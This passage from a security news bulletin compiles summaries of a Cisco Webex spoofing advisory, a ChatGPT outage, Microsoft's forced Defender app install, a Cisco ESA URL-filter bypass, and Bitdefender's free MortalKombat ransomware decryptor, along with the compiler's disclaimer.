A vulnerability in the messaging interface of Cisco Webex App, formerly Webex Teams, could allow an unauthenticated, remote attacker to manipulate links or other content within the messaging interface.

This vulnerability exists because the affected software does not properly handle character rendering. An attacker could exploit this vulnerability by sending messages within the application interface. A successful exploit could allow the attacker to modify the display of links or other content within the interface, potentially allowing the attacker to conduct phishing or spoofing attacks.

Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.


This advisory is available at the following link:

Source: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-webex-app-qrtO6YC2

19. ChatGPT is down worldwide - OpenAI working on issues

ChatGPT, the famous artificial intelligence chatbot that allows users to converse with various personalities and topics, has connectivity issues worldwide.

OpenAI has confirmed users are currently experiencing issues worldwide, with many unable to access the AI.




A timeout occurred

The origin web server timed out responding to this request.

Ray ID: 7a027aaa289b8495
Your IP address: 42.105.129.88
Error reference number: 524
Cloudflare Location: Mumbai

Image Courtesy: BleepingComputer.com

When accessing ChatGPT, users see "the origin web server timed out responding to this request" error message.



I have a problem with OpenAI

Select the option you are having issues with and help provide feedback to the service.

OpenAI outages reported in the last 24 hours

DownDetector outage report

This outage started within the last 45 minutes. According to DownDetector, ChatGPT is currently experiencing an outage in the U.S, Europe, India, Japan, Australia, and other parts of the world.

On the status page, OpenAI has acknowledged an issue affecting ChatGPT.

"Traffic for ChatGPT is beginning to improve after initial fixes have been implemented," the company said.

Update 1: ChatGPT seems to be returning online for some users, while others continue to face trouble.

Update 2: OpenAI confirmed issues have been fixed. The company said they re-enabled access to free customers and "things look operational".

This is a developing story.

Source: https://www.bleepingcomputer.com/news/technology/chatgpt-is-down-worldwide-openai-working-on-issues/

20. Microsoft Defender app now force-installed for Microsoft 365 users

Microsoft is now force-installing the Microsoft Defender for Individuals application when installing or updating the Microsoft 365 apps.

It was first unveiled for Windows 11 Insiders in March 2022 and has been available for customers with Personal or Family subscriptions since June 2022.


However, starting earlier this month, it will also be automatically installed when first running the Microsoft 365 installer or after the next update, as spotted by WindowsLatest.

"Starting in late February of 2023, the Microsoft Defender app will be included in the Microsoft 365 installer," the company says in a support document updated last week.

"That means that when you install the Microsoft 365 apps on your Windows device, the Microsoft Defender app will automatically be installed for you along with the other apps.

"If you have an active Microsoft 365 subscription and have already installed the Microsoft 365 apps, then the Microsoft Defender app will be automatically installed for you with the next update."

While the company emailed some Microsoft 365 customers to inform them of the change, according to Neowin, some users were still surprised to see it installed without seemingly no warning on their computers.



Protect all your devices

Send your devices a link to install Microsoft Defender.
You'll help keep them healthy and safe from threats.

Devices to protect

3 devices detected

Cora's iPhone
iPhone XS

Family Laptop
MacBook Pro

Madison's iPhone
iPhone XS

Add another device

Adding new devices in the Microsoft Defender app (Microsoft)

Unlike Microsoft Defender Antivirus, which is a Windows component, Defender for Individuals is now a standalone Microsoft 365 app that works as a central dashboard that helps monitor Windows, macOS, iOS, and Android mobile and desktop devices.

It also provides safety alerts and recommendations, such as real-time warnings about device security changes, as well as suggestions on keeping your data and devices secure.

Microsoft says the malware protection feature is only available on Windows, macOS, and Android phones. In contrast, web protection is available on iOS and Android phones (on Windows, web protection is provided by the built-in Windows Security solution).

"Once downloaded, the Microsoft Defender app extends the device protection already built-in to Windows Security, beyond your PC, to your mac, iOS, and Android devices," Microsoft explains.

The Microsoft Defender app is not currently available in all Microsoft 365 regions. You can find a list of all areas where it's not available by going here.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-defender-app-now-force-installed-for-microsoft-365-users/

21. Cisco Email Security Appliance URL Filtering Bypass Vulnerability

Summary

On January 18, 2023, Cisco disclosed the following:

A vulnerability in the URL filtering mechanism of Cisco AsyncOS Software for Cisco Email Security Appliance (ESA) could allow an unauthenticated, remote attacker to bypass the URL reputation filters on an affected device.

This vulnerability is due to improper processing of URLs. An attacker could exploit this vulnerability by crafting a URL in a particular way. A successful exploit could allow the attacker to bypass the URL reputation filters that are configured for an affected device, which could allow malicious URLs to pass through the device.

After additional investigation, it was determined that this vulnerability is not exploitable. For more information, see the Workarounds section of this advisory.

This advisory is available at the following link:

Source: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-esa-url-bypass-WbMQqNJh

22. New MortalKombat ransomware decryptor recovers your files for free

Cybersecurity company Bitdefender has released a free MortalKombat ransomware decryptor that victims can use to restore their files without paying a ransom.


The release of a working decryptor for the particular strain comes very soon after its initial appearance in January 2023, when Cisco Talos reported that it was predominately targeting systems in the United States.

MortalKombat distributors target random users with emails containing malicious ZIP attachments containing BAT loader scripts. When the script is launched, it will download the ransomware binary and the Laplas Clipper and execute them on the system.

This quick cracking is likely because MortalKombat is based on Xorist, a commodity ransomware family decryptable since 2016.

The MortalKombat decryptor is a standalone executable that needs no installation on infected devices. It offers to scan the entire filesystem to locate files infected by MortalKombat, but the user may also define a specific location holding backed-up encrypted data.

The software also allows users to create a backup of encrypted files so they don't end up with corrupted and irrecoverable data if something goes wrong with the decryption process.



Block ransomware attacks before they strike

Get the best ransomware protection with Bitdefender

Bitdefender

Decryption Tool for MortalKombat

Notice: This utility decrypts files encrypted by MortalKombat ransomware.

Ready to start

Select how you'd like to continue

● Scan the entire system

○ Scan only the encrypted file/folder

Options

☑ Backup files

Save a copy of your files so you can start over if something goes wrong.

Bitdefender's decryptor for MortalKombat ransomware (BleepingComputer)

Moreover, there’s an option to replace previously decrypted files, products of partially successful decryption attempts, with new, clean versions.

Bitdefender's announcement also highlights the tool's capability to run from the command line, which makes it suitable for companies that may need to conduct mass-decryption projects on large networks or data recovery on corrupted operating systems.

A standard command-line example for the decryptor would be **“BDMortalKombatDecryptTool.exe start -full-scan -replace-existing”**, which causes the decryptor to scan the entire filesystem and overwrite existing files with clean versions.

It should be noted that the operator of MortalKombat ransomware was observed dropping a copy of the Laplas clipboard hijacker on the target machines in many cases. So, if you are dealing with a MortalKombat infection, you should also scan your system for Laplas remnants.

Bitdefender's decryptor cannot locate and uproot Laplas files, as this is a separate malware infection that can be detected using general-purpose antivirus software.

To minimize the risk of ransomware and malware infections, avoid downloading files from obscure sources or attachments from unsolicited emails.

Source: https://www.bleepingcomputer.com/news/security/new-mortalkombat-ransomware-decryptor-recovers-your-files-for-free/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.